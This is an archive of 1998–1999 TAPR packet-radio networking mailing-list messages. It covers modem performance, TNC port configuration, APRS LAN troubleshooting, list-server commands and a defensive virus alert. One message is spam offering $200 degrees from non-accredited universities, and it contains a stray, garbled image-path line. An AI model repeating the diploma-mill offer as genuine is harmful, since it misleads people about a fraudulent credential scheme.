ever seen for police were. This allows for channel access technigues
that permit maximum thruput. Kinda like when 9600 baud is used via the
Pacsats, only 24 hours a day. I m imagine that FEC and Data compression

would also be included in any system intended for police.

  The 9600 baud K9NG, and similar .5GFSK (sometimes called .5GMSK) modems have no resistance to impulse noise. An impulse will ring in the IF with a main lobe pulse time equivalent to a bit time. That makes the bit a .5 probability of copy. Which makes the packet a .5 probability of copy, when one impulse occurs during the packet.

  This is probably why people think the .5GFSK modem is worse than 1200 baud AFSK in noise performance, when they are quite similar. 1200 baud AFSK has FM audio protection from impulse noise. But in pure gausian noise, the two modems are quite similar in performance, when properly matched to appropriate radios. Indeed, many 1200 baud setups on the air wont come close to a properly set-up 9600 baud station, in range and BER. The 1200 baud high tone is severly reduced in amplitude, when the tx audio input is overdriven, resulting in what looks on a service monitor as negative preemphasis.

  The .5GFSK technigue has been quite successfully used in satellite downlinks.The Ham Pacsats use this techingue.This by itself proves that the technigue is better than what is really needed for ham LAN access modems, in noise performance.

  The main problem with 9600 baud radios is that PLL s are not designed for data radio service. Until the manufacturers put in a PLL for tx, and rx, the problem will persist. I use an IC471a, here. This message will be sent to u over it. THe IC471a is a multimode rig with a crystal tx carrier oscillator, that all the modulation is applied to, or mixed onto. This works for simplex, as the master PLL does not need to qsy from tx to rx. But, it needs to slow down when going thru a repeater......

--

73, Don.

AMPRNet : wb9mjn@wb9mjn.ampr.org[44.72.98.19]
Internet: wb9mjn%wb9mjn.ampr.org@uugate.aim.utah.edu
Website: http://www.qth.com/antpanel

16. Re: [NETSIG:3765] Re:MDT

From: John Ackermann <jra@febo.com>
Date: Thu, 26 Nov 1998 21:23:56 -0500
To: netsig@tapr.org
Message-ID: <199811270223.VAA31166@meow.febo.com>
Rendered body type: text/plain

Don, WB9MJN, wrote:

> Hi Steve and Bob,
>
> > As I recall, the main selling point of 4800 is that although it did need
> > direct (couldn't use the audio path) modulation, it worked on ALL radios,
> > once modified, instead of the "some work, some don't" modifications
> > necessary for 9600 baud.
> >
> > Steve
>
>   I think you and Bob are confusing two forms of 4800. The first one was
> made by a Canadian group, and it was touted as not needed direct
> modulator / discrimator connections. It was probably oversold in this
> regard. In the midwest here, the Guys up in the Milwaukee area used it,
> but had trouble making it work with any radio, to any other radio. They
> could make it work when both stations used the same radio.

The HAPN (Hamilton Area Packet Network?) 4800 baud modems were/are pretty heavily used on the Ohio packet backbone, particularly from Columbus up to Cleveland. I haven't worked with the units myself, but my understanding is that they do use microphone audio for TX; not sure whether RX comes from speaker or discriminator. Anyway, they've used a mix of radios with pretty good luck on those links; I don't recall ever hearing that they had to be matched pairs.

I have this recollection that the HAPN modem was touted as actually being a 9600 baud design that used 2 symbols/bit to get 4800 bps; this allegedly provided enough fudge factor to get the data through the radio audio circuits. But I could be all wrong about this.

73,
John N8UR
jra@febo.com

17. 1998 ARRL and TAPR DCC Audio, Photos, Abstracts, and More

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Mon, 30 Nov 1998 15:25:13 -0600
To: "HF SIG list mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
" TAPR/AMSAT DSP "<dsp@tapr.org>,
"APRS SIG list mailing"<aprssig@tapr.org>,
"NETSIG list mailing"<netsig@tapr.org>,
"BBS SIG list mailing"<bbssig@tapr.org>,
" tacgps "<tacgps@tapr.org>, aprsnews, mic-e,
TAPR Regional Freq <regional_freq@tapr.org>,
"TAPR-BB list mailing"<tapr-bb@tapr.org>
Message-ID: <v04020a06b288bb17413f@[128.83.74.104]>
Rendered body type: text/plain

The ARRL and TAPR DCC Web page has been updated to include all recorded
segments from the conference as well as a story and photo section.

Visit: http://www.tapr.org/dcc/

* Listen to sessions from the 1998 ARRL and TAPR DCC over 30 hours covering
Keynote by Dale Hatfield, W0IFO
Chief of the FCC's Office of Engineering and Technology
APRS National Symposium
Packet Radio Users Group of Japan (PRUG) Technical Seminar
Technical Paper Presentations
Introductory Sessions
Introduction to Spread Spectrum
Introduction to PIC Development
Introduction to MMDS/LMDS
Friday Technical Seminar featuring Don Lemke, WB9MJN on
Infrastructureless Packet Radio Networks
Sunday Technical Seminars featuring:
Lyle Johnson, WA7GXD -
RUDAK digital communications system
Tim Shepard, KD1YK -
Packet Radio Networks with Millions or Billions of
Stations

* 1998 Conference Overview Story

* Look at photos from the 1998 ARRL and TAPR DCC

* Review Abstracts from 1998 Proceedings

* Check out past Digital Communication Conferences Audio and Abstracts

as of now, the 1999 ARRL and TAPR DCC will be hosted in Phoenix, AZ in Sept
'99. More information will be posted once a date and location has been
decided.

Tucson Amateur Packet Radio
8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
---
e-mail: tapr@tapr.org web: <http://www.tapr.org/>
ftp: ftp.tapr.org
phone: 940-383-0000 fax: 940-565-2544

December 1998

Original source file: netsig.9812
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9812

1. 3rd port KPC-9612[96,12] /Bpq4.08a

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 20 Dec 1998 14:55:51 -0800
To: FBB-list <fbb@f6fbb.org>
Cc: netsig@tapr.org
Message-ID: <367D8077.1E13@erinet.com>
Rendered body type: text/plain

Has anyone configured the third port of a KPC96-12-## ?
I am interested in getting the kpc-96-12-12 but I want to make
sure that the third port can be configured in G8BPQ code.

Regards,
Chuck

--
Researching GELM

2. Re: 3rd port KPC-9612[96,12] /Bpq4.08a

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Mon, 21 Dec 1998 08:53:11 -0800
To: netsig@tapr.org
Cc: fbb@f6fbb.org, bbssig@tapr.org
Message-ID: <367E7CF7.B0C@erinet.com>
Rendered body type: text/plain

I remembered, after hitting the send button, that I meant to mention
that I know the BPQ/docs indicate subsequent ports are identified by
subsequent letters:
CHANNEL=A;1st port
CHANNEL=B;2nd port
CHANNEL=C;3rd port

 However, what I wanna know is:

  does the KPC-9612## comply with this configuration?
  has anyone done it?
  My nearest neighbor with which I might first try 9k6 with runs MSYS;
  does MSYS (1.8,1.9) configure the 3rd port of the kpc-9612##

:-|

--
Researching GELM

3. RE: [NETSIG:3768] 3rd port KPC-9612[96,12] /Bpq4.08a

From: "Benny, Ray H" <BennyRH@slc.navfac.navy.mil>
Date: Mon, 21 Dec 1998 09:01:13 -0800
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <2FF8BBFC7068D21199FD006097B783050A85BB@slc00exch1.slc.navfac.navy.mil>
Rendered body type: text/plain

Chuck, attached is a msg recieved from the PacketCluster reflector.
Apparently, the third port does work. Contact the fellow if you need
more help.
Ray, N6VR

-----Original Message-----
From: gelmce@erinet.com [mailto:gelmce@erinet.com]
Sent: Sunday, December 20, 1998 11:57 AM
To: netsig@tapr.org
Subject: [NETSIG:3768] 3rd port KPC-9612[96,12] /Bpq4.08a

Has anyone configured the third port of a KPC96-12-## ?
I am interested in getting the kpc-96-12-12 but I want to make
sure that the third port can be configured in G8BPQ code.

Regards,
Chuck

--
Researching GELM

[Attachment: KPC96123.TXT; text/plain; 1,080 bytes]

4. LAN and APRS solutions

From: Lumpy <lumpy@digitalcartography.com>
Date: Tue, 22 Dec 1998 08:41:06 -0700
To: johnm@denver-net.com, msproul@ap.org, jimgill@ix.netcom.com,
mykle@zonge.com, pvale@midusa.net, bruninga@nadn.navy.mil
Cc: netsig@tapr.org
Message-ID: <367FBD92.F86@digitalcartography.com>
Rendered body type: text/plain

Mark, Bob, Mykle, Jim, Perry, John and the net -

Good morning all. Happy to report that Mark's latest
WinAPRS 2.2.2 posting (with the TCP ports 23) is
running on my in house TCP-Ether LAN.

I have both machines set up as server and I am
able to connect either direction. Either machine
can initiate the TCP connection.

Currently, I'm using one of the machines to TCP
to internet, no RF connection on either till I
get the TCP thing nailed down.

I see all the stations on both machines. I can
send messages from either machine to the other.

The SERVER can send messages and bulletins to
the outside world, the CLIENT cannot.

The SERVER can see all the messages from the
rest of the world, the CLIENT cannot.

Both are setup to echo local data to TCP.

Anyone have a guess as to why the CLIENT
can't see messages unless directed specifically
to it?

If you should see them,
SERVER is AB0GD-5
CLIENT is AB0GD-14

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

5. Re: LAN and APRS solutions

From: Mark Sproul <msproul@ap.org>
Date: Tue, 22 Dec 1998 10:59:43 -0500
To: lumpy@digitalcartography.com, johnm@denver-net.com, msproul@ap.org,
jimgill@ix.netcom.com, mykle@zonge.com, pvale@midusa.net,
bruninga@nadn.navy.mil
Cc: netsig@tapr.org
Message-ID: <v03110705b2a57235a980@[165.1.27.20]>
Rendered body type: text/plain

At 10:41 AM -0500 12/22/98, Lumpy wrote:
>Mark, Bob, Mykle, Jim, Perry, John and the net -
>
>Good morning all. Happy to report that Mark's latest
>WinAPRS 2.2.2 posting (with the TCP ports 23) is
>running on my in house TCP-Ether LAN.
>
>I have both machines set up as server and I am
>able to connect either direction. Either machine
>can initiate the TCP connection.
>
>Currently, I'm using one of the machines to TCP
>to internet, no RF connection on either till I
>get the TCP thing nailed down.
>
>I see all the stations on both machines. I can
>send messages from either machine to the other.
>
>The SERVER can send messages and bulletins to
>the outside world, the CLIENT cannot.

>
>The SERVER can see all the messages from the
>rest of the world, the CLIENT cannot.
>
>Both are setup to echo local data to TCP.
>
>Anyone have a guess as to why the CLIENT
>can't see messages unless directed specifically
>to it?
>

        Only set ONE of them up as a server, NOT both

        I will set up this situation as you describe and see whats
        going on

Mark

_____
Mark Sproul |
Software Engineer @ Assoc Press |Work: 609-860-7120
msproul@ap.org |Fax: 609-860-7129
_____

6. Re: LAN and APRS solutions

From: Lumpy <lumpy@digitalcartography.com>
Date: Tue, 22 Dec 1998 09:43:48 -0700
To: Mark Sproul <msproul@ap.org>
Cc: johnm@denver-net.com, jimgill@ix.netcom.com, mykle@zonge.com,
        pvale@midusa.net, bruninga@nadn.navy.mil, netsig@tapr.org
Message-ID: <367FCC44.63A5@digitalcartography.com>
Rendered body type: text/plain

Mark Sproul wrote:

> >Anyone have a guess as to why the CLIENT
> >can't see messages unless directed specifically
> >to it?

>   Only set ONE of them up as a server, NOT both
>
>   I will set up this situation as you describe and see whats
>   going on

Thanks Mark -

I've tried it both ways, one as server/both as server, no difference
as to receiving messages from the rest of the world. Interestingly
enough, the CLIENT can see incoming messages to the SERVER.
ie someone sends a message to SERVER, I see it on both.
But I don't see other peoples messages or bulletins.
And no one can see the CLIENT or send messages to it.

If you're on right now, try sending a message to
AB0GD-5, the SERVER and
AB0GD-14 the CLIENT (I've reconnected with server off)

Thanks for your help. If we ever get this nailed
down, I'll write a help doc on how to do it.

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

7. Remote Explorer NT Network virus

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Tue, 22 Dec 1998 14:13:13 -0600
To: "NETSIG list   mailing"<netsig@tapr.org>
Message-ID: <v04020a0db2a5ad90711f@[207.43.172.66]>
Rendered body type: text/plain

I know a few of you are using NT's for networking. You might want to check
this out.

Cheers - Greg, WD5IVD

==========

Date: Tue, 22 Dec 1998 11:59:43 -0600
Subject: Virus Alert: Remote Explorer NT Network virus

Problem

The sophisticated "Remote Explorer" virus takes advantage of Windows NT
servers or workstations to propagate itself through networks autonomously.
At least one large site, MCI/WorldCom, has been "obliterated". See articles
at

    <http://cnnfn.com/digitaljam/9812/21/virus_pkg/

and

    <http://www.zdnet.com/zdnn/stories/news/0,4586,2178239,00.html.

Platform

Windows NT Server or Workstation -- infects and propagates.
Windows 95/98 -- infects files but does not propagate.
Other operating systems -- can host infected files.

Detection
----

1. Open up the Services applet in the NT Control Panel. If you find
    "Remote Explorer" listed as a service, this system is infected.

2. Through the Start Menu, run TASKMGR.EXE. When viewing the Processes
    tab, if IE403R.SYS or TASKMGR.SYS (not TASKMGR.EXE) are listed as
    processes, the system is infected.

Damage

The virus is self-propagating and steals domain administrator privileges to
spread between NT servers. The virus compresses EXE files and encrypts
random data files, including TXT and HTML, rendering them useless. The
virus can also infect other Windows machines, but is not propagated further.

Solution

To protect against the "Remote Explorer" infection, isolate NT Workstations
and Servers from the network until they can be protected by anti-virus
software that can detect and prevent infection.

Until an infected server is cleaned, it must be quarantined by removing it
from the network. Systems that the infected server has had contact with
must likewise be quarantined. To prevent spread of the virus, the network
segment must be isolated from the campus network/WAN.

Extra drivers for Dr. Solomon's Anti-Virus ToolKit that will detect Remote
Explorer are available at

    <http://beta.nai.com/public/datafiles/extra.drv.

NOTICE: The EXTRA.DRV file DOES NOT, at this time, prevent infection or
remove the virus. For updates go to the NAI beta page at

    <http://beta.nai.com/public/stand_alone/.

For More Information

Network Associates (NAI)

    <http://www.nai.com/products/antivirus/remote_explorer.asp

Since the NAI site says it was detected on the 17th, other security

organizations may not have seen it yet.

CIAC <http://ciac.llnl.gov/
CERT <http://www.cert.org/
Microsoft Security <http://www.microsoft.com/security/bulletins/current.asp

The "Remote Explorer" virus has been mentioned on <news:alt.comp.virus as
either the W32/RICH or W32/RemExp virus.

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

8. Re: LAN and APRS solutions

From: Lumpy <lumpy@digitalcartography.com>
Date: Tue, 22 Dec 1998 22:23:28 -0700
To: Mark Sproul <msproul@ap.org>
Cc: johnm@denver-net.com, jimgill@ix.netcom.com, mykle@zonge.com,
pvale@midusa.net, bruninga@nadn.navy.mil, netsig@tapr.org
Message-ID: <36807E50.78D4@digitalcartography.com>
Rendered body type: text/plain

Lumpy wrote:

> >...my in house TCP-Ether LAN.

> >I see all the stations on both machines. I can
> >send messages from either machine to the other.
> >
> >The SERVER can send messages and bulletins to
> >the outside world, the CLIENT cannot.
> >
> >The SERVER can see all the messages from the
> >rest of the world, the CLIENT cannot.

> >Anyone have a guess as to why the CLIENT
> >can't see messages unless directed specifically
> >to it?

Here's more results of my experimenting.

Open the terminal window in CLIENT. I see all the
position reports but no messages or bulletins. ALL
of the posit reports are proceeded by a colon (:)
character. I seem to remember Mark saying something
about that's how the software knows about the echo
to RF vs unlicensed user thing.

Also, it seems like the CLIENT reads a bunch of posit
reports, then stops. As if it filled up a buffer. There
are no 'buffer full' or other error messages.

...

Unrelated to the LAN question. Just notes to help Mark
troubleshoot the next version.

Others have mentioned that zooming on mac/win maps gives
them weird color vector lines. They also mention the tooltip
text box being black or white and not being able to read the
text.

On my Windows box with a VGA monitor, that happens to me also.
But on my laptop with dual scan screen, the tool tips look fine.

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

9. TAPR FTP Site

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Tue, 29 Dec 1998 00:57:57 -0600
To: "HF SIG list mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
" TAPR/AMSAT DSP "<dsp@tapr.org>,
"APRS SIG list mailing"<aprssig@tapr.org>,
"NETSIG list mailing"<netsig@tapr.org>,

Please be aware that the TAPR FTP site (ftp://ftp.tapr.org) has undergone a major reorganization as part of the upcoming web site restructuring and redesign.

If you have links on web pages that reference into our ftp site, please take a moment to check them and update those URLs to reflect the changes at our site.

The shallower directory structure should make things easier for individuals visiting our site to find files and information.

Sorry for any inconvenience this might cause.

Cheers - Greg Jones, WD5IVD
TAPR

The new FTP directory structure:

```
ftp://ftp.tapr.org
Top Level:
        aprssig/
                WinMacData/
                aprsnews/
                dosstuff/
                        APRSdos/
                        DOSmisc/
                garmin/
                history/
                javastuff/
                linux/
                macstuff/
                        MacAPRS/
                        MacGPS/
                        MacMisc/
                        PacketTracker/
                mail_archive/
                maps/
                        100K_Not_On_CD/
                        MacMaps/
                        PCMaps/
                        WinMacMaps/
                mic-e/
                movies/
                palmstuff/
                        palmaprs/
                        palmmaps/
                        palmmisc/
                        palmos/
                presentations/
                shlib/
                upload/
                winstuff/
                        APRSPLUS/
                        Waypoint/
                        WinAPRS/
                        WinMisc/

        bbssig/
                mail_archive/

        das/
```

```
        mail_archive/

dcc/

dsp/
        dsp56000/
        dsp56001/
        dsp56002/
        mail_archive/
        psa_sound_card/
        recent_uploads/
        tms320c10/
        tms320c26/
        tms320c50/
        upload/

dsp93/
        Paccomm_eproms/
        diskettes/
        dsp93_eproms/
        mail_archive/
        manuals/
        schems/
        simulators/
        software/
        software.list
        source/
        stlouis.wrkshp.95/
        updates/
        upload/
        util/

general/
        9600baud/
                ALINCO/
                ICOM/
                KENWOOD/
                MOTOROLA/
                YEASU/

gps/
        HPAN52-2/
        garmin/
        motorola/

hfsig/
        mail_archive/

info/
        kits/
        logos/
        publications/

netsig/
        mail_archive/

psr/

pub/

regional_freq/
        mail_archive/

software_lib/
        DEMOS/
        Linux/
        RF/
        UPLOAD/
        an93/
        bbs/
        dsp/
        gps/
        listing
        misc/
        sat/
        switch/
        tcpip/
        terminal/
        thenet.txt
```

```
                tnc/
                utils/
                weather/

        ss/
                mail_archive/
                SS_STA/
                dcc97_ss_seminar/

        tac2/
                mail_archive/

        talnet/

        tapr-bb/
                mail_archive/

        tapr-tnc/
                mail_archive/

        utils/

-----
Greg Jones, WD5IVD                  Austin, Texas
wd5ivd@tapr.org      http://www.tapr.org/~wd5ivd
```

10. New SIG for the Kenwood THD7A/E

```
From: "Horzepa, Stan" <Stan_Horzepa@adc.com>
Date: Wed, 30 Dec 1998 12:57:46 -0600
To: AO16APRS <ao16aprs@tapr.org>, APRS-FL <aprs-fl@tapr.org>,
        APRSNEWS
 <aprsnews@tapr.org>, APRSSIG <aprssig@tapr.org>,
        BBSSIG
 <bbssig@tapr.org>, DSP sig <dsp@tapr.org>,
        HFSIG <hfsig@tapr.org>, HTAPRS <htaprs@tapr.org>,
        MIC-E sig <mic-e@tapr.org>, NETSIG
 <netsig@tapr.org>,
        PROPNET sig <propnet@tapr.org>,
        REGIONAL_FREQ sig
 <regional_freq@tapr.org>, SS sig <ss@tapr.org>,
        TACGPS sig
 <tacgps@tapr.org>, TAPR-BB sig <tapr-bb@tapr.org>,
        TAPR-TNC
 <tapr-tnc@tapr.org>
Message-ID: <1B66FFC6BE1CD211A0620008C7A42AC21EF760@MRDNEXCH01.ct.adc.com>
Rendered body type: text/plain
```

TAPR is pleased to announce the formation of a new special
interest group, the HTAPRS SIG.

The purpose of HTAPRS is to provide a forum for the discussion
of issues related to the Kenwood THD7A/E transceiver. (HTAPRS
is also intended to lessen the number of messages on TAPR's
APRSSIG by moving THD7A/E traffic off that SIG.)

To subscribe to the HTAPRS mail list, send email to
listserv@tapr.org with the following text in the body of the
message:

   subscribe htaprs your_first_name your_last_name

January 1999

Original source file: netsig.9901
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9901

1. ESRAC file

From: steve.garrison@totrbbs.radio.org (STEVE GARRISON)
Date: Mon, 18 Jan 99 20:35:00 -0500
To: netsig@tapr.org
Message-ID: <8FED4D3.0007000C2F.uuout@totrbbs.radio.org>
Rendered body type: text/plain

I was trying to find the file "ESRAC" if that is the correct spelling
that had information on getting on digi packets and finding your way
around. Any help would be appreciated.

2. RE: [NETSIG:3778] NETSIG digest 839

From: rescuemedic@netscape.net
Date: 19 Jan 99 12:22:02 GMT
To: netsig@tapr.org
Message-ID: <19990119122203.6957.qmail@apps02.dev.usa.net>
Rendered body type: text/plain

I have received your e-mail in one of the e-mail accounts. I will reply to
your e-mail as soon as possible.
If this is very important please consider paging me.
If this is spam or junk mail, please consider this notification to remove my
address from your e-mail list.

Sincerely,
Darrell

_____
More than just email--Get your FREE Netscape WebMail account today at
http://home.netscape.com/netcenter/mail

3. hello

From: 75437.2104@compuserve.com
Date: Fri, 22 Jan 1999 23:48:26 -0200
To: run78@aol.com
Message-ID: <9901230148.AA32245@ita.cta.br>
Rendered body type: text/plain

UNIVERSITY DEGREE PROGRAMS

Increase your personal prestige and money
earning power through an advanced
university degree.

Eminent, non-accredited universities will
award you a degree for only $200.

Degree granted based on your present
knowledge and experience. No further
effort necessary on your part.

Just a short phone call is all that is required for a
BA, MA, MBA, or PhD diploma in the field of your
choice.


For details, call 602-230-4252

4. NET SIG Welcome Message

From: Lyris <lyris@lists.tapr.org>
Date: Sun, 24 Jan 1999 23:56:46 -0600
To: lyris.netsig@tapr.org
Message-ID: <LYR6748-427-1999.01.24-23.56.46--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

****
* PLEASE SAVE THIS WELCOME MESSAGE! *
****

_____
_____/ ____/ _/_____/ _/_____/



Welcome to the TAPR Networking Special Interest Group Mailing List!

NETSIG is working on

1. Establish a collection of networking case studies for the benefit of those implementing networks.

2. Establish a database of people interested in networking.

3. Get discussion going on how we're going to interconnect regional networks, and provide input to the ARRL 219 Committee.

4. Discuss the role of packet <--> internet gateways in the network scheme.

5. Other Networking Topics as they arrive.

Mechanics of the List

The NETSIG mailing list charter is to provide a forum for the exchange of information about packet radio networking and network building. News, hints & kinks, case studies, and such are welcome parts that we hope will become an important resource for those participating in the forum.

TAPR is committed to the success of the various SIG lists. All lists have tremendous potential, but TAPR does not want that potential to be lost.

The criteria for appropriate publication are simple: messages should 1) advance the discussion at hand, 2) not perpetuate one of our many Holy Wars (i.e., my OS is bigger than your OS, or "your protocol stinks because"), and 3) avoid personal attacks (FLAMES).

In addition, we wish to re-post traffic generated here on the PBBS network. Therefore, refrain from using profanity, and do not use the forum to promote commercial activity. Please stay focused on the issues which relate to the purpose of the forum charter.

If a messages from individuals over time continue to abuse these standards, they will be removed from the list. If problems are frequent to the point of problems, the mail list can become moderated at the discretion of the SIG chairperson.

Our hope is that SIG members will bear in mind the goals of the SIGs when posting messages, and that very few messages will be considered outside of these standards. If you feel that you must FLAME someone, do it via personal mail or use one of the many other places available to vent spleen. The forums are setup for positive, productive, cooperative discussions.

NETSIG Meetings

The NETSIG tries to meet twice yearly:
   Dayton
   ARRL and TAPR Digital Communications

A Final Word

Thanks for being involved in NETSIG! We'd like this to become the forum that helps shape the growing national packet radio network, but we can't do that without input from the people who are doing the building.

73, Steve Stroh, N8GNJ (n8gnj@tapr.org)

To post messages to the netsig list, send email to:

netsig@lists.tapr.org

To unsubscribe from this mailing list, surf to:

   http://www.tapr.org/cgi-bin/lyris.pl?enter=netsig

or send email to:

   lyris@lists.tapr.org

with the following line in the body of the message:

   unsub netsig

The host of this list is:

   Tucson Amateur Packet Radio (TAPR)
   tapr@tapr.org
   http://www.tapr.org
   8987-309 E Tanque Verde Rd. #337, Tucson, AZ 85749-9399,
   phone 940-383-0000, fax 940-566-2544

Just so that you have all the commands neatly contained in one place,
here is just about everything you will need to know. Note that this list
is running on a Lyris server. Please be aware that the commands might be
different from those that you are used to using on other list servers.
(For more information on Lyris, see <http://www.lyris.com/>.)

1. First of all, almost everything that you might need to do on the
   server is most easily and effectively performed via Lyris's Web
   interface at <http://www.tapr.org/cgi-bin/lyris.pl>.

2. In case you do not have Web access, here are some key commands; in all
   cases, the default server address is: <lyris@lists.tapr.org>. Other
   addresses are shown where appropriate. Note that commands may be placed
   in either the subject line or in the body of the message:

                SUBSCRIBING:
                  subscribe netsig your_name
                  join netsig your_name
                  alternate address: join-netsig@lists.tapr.org

                UNSUBSCRIBING:
                  unsubscribe netsig
                  leave netsig
                  alternate address: leave-netsig@lists.tapr.org

                SETTING MEMBERSHIP TO DIGEST MODE:
                  set netsig digest

                SETTING MEMBERSHIP TO INDEX MODE:
                  set netsig index

                SETTING MEMBERSHIP TO DISCUSSION MODE:
                  set netsig mail

                TEMPORARILY SUSPENDING MAIL FROM THE LIST:
                  set netsig nomail

                RESUMING MAIL FROM THE LIST:
          (command depends on your preferred mode)
                  set netsig mail
                  set netsig digest
                  set netsig index

                ACKNOWLEDGMENT:
                  set netsig ack
                    (sends you a confirmation message when your posts are sent)
                  set netsig noack
                    (no confirmation message when posts are distributed)

                RECEIVING COPIES OF YOUR OWN POSTS:

```
  set netsig repro
    (receive copies of your own posts)
  set netsig norepro
    (do not receive copies of your own posts)

SETTING YOUR PASSWORD:
  set netsig pw=mypassword
    (where "mypassword" is the password you wish to set)

DETERMINING YOUR MEMBERSHIP SETTINGS:
  query netsig

RETRIEVING THE CURRENT VERSION OF THIS DOCUMENT:
  get netsig hello

MORE INFORMATION ON LYRIS'S COMMANDS:
  help

POSTING TO THE LIST:
  You must be a subscriber to post messages. Sending
  mail to this address will distribute it to all the members of the
  mailing list:  netsig@lists.tapr.org
```

3. CHANGING YOUR SETTINGS/ADDRESS VIA THE WEB INTERFACE: To do this, go to <http://www.tapr.org/cgi-bin/lyris.pl> and click the link in the "Change Your Settings" section. You'll need to enter your e-mail address and password (if you chose one) to continue.

   (If you've forgotten your password, you can type in your e-mail address in the field at the bottom of the page and click "Get password" to request Lyris to e-mail your password to you.)

   At the following page, you can read messages, post a message, adjust your settings, or unsubscribe. From the settings page, you can change your status (MAIL, DIGEST, INDEX, or NOMAIL), choose whether or not to see your own messages, and choose whether or not you want to receive a separate acknowledgement via e-mail when one of your messages is posted to the list, You can also change your e-mail address if you need to. When you change your settings, make sure you click the "Save" button at the bottom of the page.

4. ARCHIVES: The netsig SIG archives are available on the Web, at the following URL: <http://www.tapr.org/sigf.html>

5. BOUNCED MAIL: One of the key features of Lyris is its ability to handle mail bounces transparently to the list owner; as such, bounced mail will be handled primarily by the Lyris list server.

6. POSTS/REPLIES FROM DIGEST USERS: You *must* change the Subject: line when replying to a digest; all posts with "netsig DIGEST" in the Subject: line will be rejected by the server (you will receive a "rejection letter" when this happens).

5. [netsig] TAPR Server Upgrade

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Mon, 25 Jan 1999 05:05:39 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-533-1999.01.25-05.06.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

Hello TAPR Archiver, you might be interested to know that TAPR
has upgraded our list processor to a new lyris based system.

This message is going to you on the netsig list.

You are listed as: lyris.netsig@tapr.org on the list

This new package has a lot of features which might cause a few glitches as
we make the transition. Read the following to find out more.

ACCESSING THE SYSTEM VIA THE WEB

When the new TAPR web pages go on-line in the next few weeks, they will contain the new interface to the lists as well as a new and improved search engine for the various mail archives.

To directly access the TAPR.ORG Lyris server for now, use
http://www.tapr.org/cgi-bin/lyris.pl

GETTING ON-LINE HELP
---
visit: http://www.tapr.org/lyris/help/index.html for a full on-line manual

MEMBERS ONLY POST

With the recent increase in spamming some of the TAPR lists implement the rule "only members of the list can post to said list". If the incoming e-mail address doesn't match your e-mail subscription stored in the list, lists.tapr.org will reject your message.

If you get a rejected message from the list server, then you will need to change your address in the list. We have already seen a few rejected posts in the log. We apologize for those caught in the change over. Do the following and repost your message.

To change your member e-mail address on this list, do the following:

1. go to http://www.tapr.org/cgi-bin/lyris.pl?enter=netsig
2. For "Did you forget your password?" enter lyris.netsig@tapr.org
3. lists.tapr.org will e-mail you your password for the list.

After you get your password use "If you are member..."
4. enter lyris.netsig@tapr.org for email address
5. enter YOUR_PASSWORD (the one you just got e-mailed)
6. click on the enter button

At this point you can edit any of your information for this list.
You can also send and receive messages from this screen if you are away from e-mail at the time. We plan on keeping e-mail for 30 days on the Lyris interface, after which time messages can be found in the html searchable archives.

To get more information on your options see:
http://www.tapr.org/lyris/help/ChangeMembershipSettings.html

LOTS OF INFORMATION IN EACH MESSAGE

No member of a list should now have an excuse for not knowing how to unsubscribe from the list. Each message contains information on how to subscribe as well as unsubscribe. To unsubscribe, just send to the unique address shown in your message.

HOLD ON BOUNCED E-MAIL

When people's email addresses go bad (for instance, they change to another Internet Service Provider) each email message sent to their old address bounces back to lists.tapr.org. In the past, this was a huge management issue for myself and a few other on the tapr list server. Lyris will now analyze the bounces and determine who is causing them. If a member's email address appears to be invalid for 5 days in a row, Lyris automatically disables that participant's membership on the system, so that lists.tapr.org no longer sends them mail.

When a user is placed on hold, we will send the user an email message indicating that this has occurred, as well as a copy of the most recent error message received. This notification message, if the user receives it, can be very helpful to the user in determining why their email was being rejected by their mail system.

In such a case, send the "unhold" command to the List Server address, and Lyris will return any "held" subscriptions back to "normal." The format of the unhold command is:

email to: lyris@lists.tapr.org
subject: unhold

500K Message Limit on most open lists

We have implemented a 500K message size limit on the open lists. This should catch most of the huge posts that get made. If this limit needs to be changed, the list manager can change the setting for that list.

MESSAGE FILTER

Lyris looks for a lot of things in the message that might indicate something not meant to be sent to the list. Like the word TEST or UNSUBSCRIBE in the Subject line. If you send a message to the list server that it thinks is a 'suspect' message and it isn't, just change the word or line and please resubmit.

While this might cause a problem now and then for the average user, it saves a lot of posting of messages that shouldn't be making it to the list.

CONCLUSION

Moving to a new list package has been on our upgrade to do list for some time. Thanks to member support, TAPR has been able to make this upgrade a reality. We feel that this new package will greatly help expand our capabilities while also reducing the amount of work that it took to keep the previous list package running correctly.

I am in the midst of developing a new web site along with several other new items that should make using and getting information from the TAPR.ORG site much easier.

If you have any questions or comments, please feel free to drop me an e-mail message.

To those members of TAPR on this list, please give yourself a big pat on the back of supporting TAPR! For those of you that haven't joined TAPR yet, consider this a friendly reminder that you should think about joining in order to support future maintenance of things we do on the Internet and the various technical projects that are always ongoing. TAPR is only as strong as its membership.

Cheers -- Greg Jones, WD5IVD
President, TAPR

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] this

From: aa0on18485@aol.com
